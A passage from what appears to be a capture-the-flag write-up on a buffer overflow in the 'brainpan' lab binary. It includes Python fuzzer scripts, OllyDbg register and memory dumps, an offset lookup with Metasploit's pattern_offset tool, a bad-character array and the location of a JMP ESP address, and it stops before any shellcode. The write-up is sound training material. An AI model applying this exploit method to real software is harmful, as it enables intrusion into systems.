buffer = 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac
#"A" * 600


try:
    print "\nSending buffer.."
    s.connect(('127.0.0.1', 9999))
    data = s.recv(1024)

    s.send(buffer + '\r\n')

    print"\nOverflowed!"
except:
    print "Could not connect ..."
```

EIP


File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?
CPU - main thread

```
Registers (FPU)
EAX FFFFFFFF
ECX 0043F650
EDX 0043F660
EBX 7B63FE00 KERNEL32.7B63FE00
ESP 0043F870 ASCII "Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6A
EBP 72413372
ESI 00000000
EDI 00000000

EIP 35724134

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 006B 32bit 3FFF8000(FFF)
T 0  GS 0063 32bit 0(0)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty +INF 7FFF 80000000 00000000
               3 2 1 0      E S P U O Z D I
```

```
Address   Hex dump                 ASCII
31172000  FF FF FF FF 00 00 00 00  ÿÿÿÿ....
31172008  00 00 00 00 00 00 00 00  ........
31172010  00 40 00 00 00 00 00 00  .@......
31172018  00 00 00 00 00 00 00 00  ........
31172020  70 1D 17 31 00 00 00 00  p  1....
31172028  00 00 00 00 00 00 00 00  ........
31172030  00 00 00 00 FF FF FF FF  ....ÿÿÿÿ
31172038  00 00 00 00 FF FF FF FF  ....ÿÿÿÿ
31172040  00 00 00 00 FF FF FF FF  ....ÿÿÿÿ
31172048  00 00 00 00 00 00 00 00  ........
31172050  00 00 00 00 00 00 00 00  ........
31172058  00 00 00 00 00 00 00 00  ........
31172060  00 00 00 00 00 00 00 00  ........
31172068  00 00 00 00 00 00 00 00  ........
31172070  00 00 00 00 00 00 00 00  ........
31172078  00 00 00 00 00 00 00 00  ........
31172080  00 00 00 00 00 00 00 00  ........
31172088  00 00 00 00 00 00 00 00  ........
31172090  00 00 00 00 00 00 00 00  ........
31172098  00 00 00 00 00 00 00 00  ........
311720A0  00 00 00 00 00 00 00 00  ........
```


```
0043F870  41367241
0043F874  72413772
0043F878  39724138
0043F87C  41307341
0043F880  73413173
0043F884  33734132
0043F888  41347341
0043F88C  73413573
0043F890  37734136
0043F894  41387341
0043F898  74413973
0043F89C  31744130
0043F8A0  41327441
0043F8A4  74413374
0043F8A8  35744134
0043F8AC  41367441
0043F8B0  74413774
0043F8B4  39744138
0043F8B8  00000A0D
0043F8BC  00000000
0043F8C0  0F270002
0043F8C4  00000000
```

Figure out offset

- We will use /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb to figure out where exactly it failed.


- run /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 35724134

- We got offset 524




```
root@kali:~/Downloads# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 35724134
[*] Exact match at offset 524
```

Fuzzer2.py



```
#!/usr/bin/python

import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buffer = 'A'*524 + 'B'*4 + 'C'*(600-524-4)
#"A" * 600

try:
    print "\nSending buffer.."
    s.connect(('127.0.0.1', 9999))
    data = s.recv(1024)

    s.send(buffer + '\r\n')

    print"\nOverflowed!"
except:
    print "Could not connect ..."
```

42424242 or BBBB



OllyDbg - brainpan.exe


```
Registers (FPU)
EAX FFFFFFFF
ECX 0043F650
EDX 0043F660
EBX 7B63FE00 KERNEL32.7B63FE00
ESP 0043F870 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 41414141
ESI 00000000
EDI 00000000

EIP 42424242

C 0   ES 002B 32bit 0(FFFFFFFF)
P 1   CS 0023 32bit 0(FFFFFFFF)
A 0   SS 002B 32bit 0(FFFFFFFF)
Z 0   DS 002B 32bit 0(FFFFFFFF)
S 0   FS 006B 32bit 3FFF8000(FFF)
T 0   GS 0063 32bit 0(0)
D 0
O 0   LastErr ERROR_SUCCESS (00000000)

EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty +INF 7FFF 80000000 00000000
               3 2 1 0      E S P U O Z D I
```

```
F870  43434343
F874  43434343
```

Bad symbols


```
badchars =
(“\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\
x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f”
“\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\
x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40”
“\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\
x58\x59\x5a\x5b\x5c\x5d\x5e\x5f”
“\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\
x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f”
“\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\
x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f”
“\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\
xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf”
“\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd
7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf”
“\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\x
f8\xf9\xfa\xfb\xfc\xfd\xfe\xff”)
```


Fuzzer3.py



```
#!/usr/bin/python

import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
badchars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3

buffer = 'A'*524 + 'B'*4 + badchars
#'C'*(1500-524-4)
#"A" * 600
```


Follow in Dump




```
Hex dump
01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10
11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20
21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30
31 32 33 34 35 36 37 38 39 3A 3B 3C 3D 3E 3F 40
41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50
51 52 53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F 60
61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70
71 72 73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F 80
81 82 83 84 85 86 87 88 89 8A 8B 8C 8D 8E 8F 90
91 92 93 94 95 96 97 98 99 9A 9B 9C 9D 9E 9F A0
A1 A2 A3 A4 A5 A6 A7 A8 A9 AA AB AC AD AE AF B0
B1 B2 B3 B4 B5 B6 B7 B8 B9 BA BB BC BD BE BF C0
C1 C2 C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF D0
D1 D2 D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF E0
E1 E2 E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF F0
F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF 0D
```

JMP ESP


Right click -> Search for -> All commands




```
31171280  $ 55              PUSH EBP
31171281  . 89E5            MOV EBP,ESP
31171283  . 83EC 08         SUB ESP,8
31171286  . C70424 0100000  MOV DWORD PTR SS:[ESP],1
3117128D  . FF15 20511731   CALL DWORD PTR DS:[<&msvcrt.__set_app_t  msvcrt.7FB16B20
31171293  . E8 B8FEFFFF     CALL brainpan.31171150
31171298  . 90              NOP
31171299  . 8DB426 0000000  LEA ESI,DWORD PTR DS:[ESI]
311712A0  . 55              PUSH EBP
311712A1  . 89E5            MOV EBP,E
311712A3  . 83EC 08         SUB ESP,8
311712A6  . C70424 0200000  MOV DWORD
311712AD  . FF15 20511731   CALL DWOR                                 msvcrt.7FB16B20
311712B3  . E8 98FEFFFF     CALL brai
311712B8  . 90              NOP
311712B9  . 8DB426 0000000  LEA ESI,D
311712C0  $ 55              PUSH EBP
311712C1  . 8B0D 3C511731   MOV ECX,D                                 msvcrt.7FB20200
311712C7  . 89E5            MOV EBP,E
311712C9  . 5D              POP EBP
311712CA  . FFE1            JMP ECX
311712CC    8D7426 00       LEA ESI,D
311712D0  . 55              PUSH EBP
311712D1  . 8B0D 30511731   MOV ECX,D                                 msvcrt.7FB200D0
311712D7  . 89E5            MOV EBP,E
311712D9  . 5D              POP EBP
311712DA  . FFE1            JMP ECX
311712DC    90              NOP
311712DD    90              NOP
311712DE    90              NOP
```

```
Address   Hex dump
31172000  FF FF FF FF 00 00 00 00 0
31172010  00 40 00 00 00 00 00 00 0
31172020  70 1D 17 31 00 00 00 00 0
31172030  00 00 00 00 FF FF FF FF 0
31172040  00 00 00 00 FF FF FF FF 0
31172050  00 00 00 00 00 00 00 00 0
31172060  00 00 00 00 00 00 00 00 0
31172070  00 00 00 00 00 00 00 00 0
31172080  00 00 00 00 00 00 00 00 0
31172090  00 00 00 00 00 00 00 00 0
311720A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
311720B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

type `JMP ESP`



And we found it




Found commands

Address	Disassembly	Comment
311712B9	LEA ESI,DWORD PTR DS:[ESI]	(Initial CPU selection)
311712F3	JMP ESP	

Copy address `311712F3`

Generate shell code

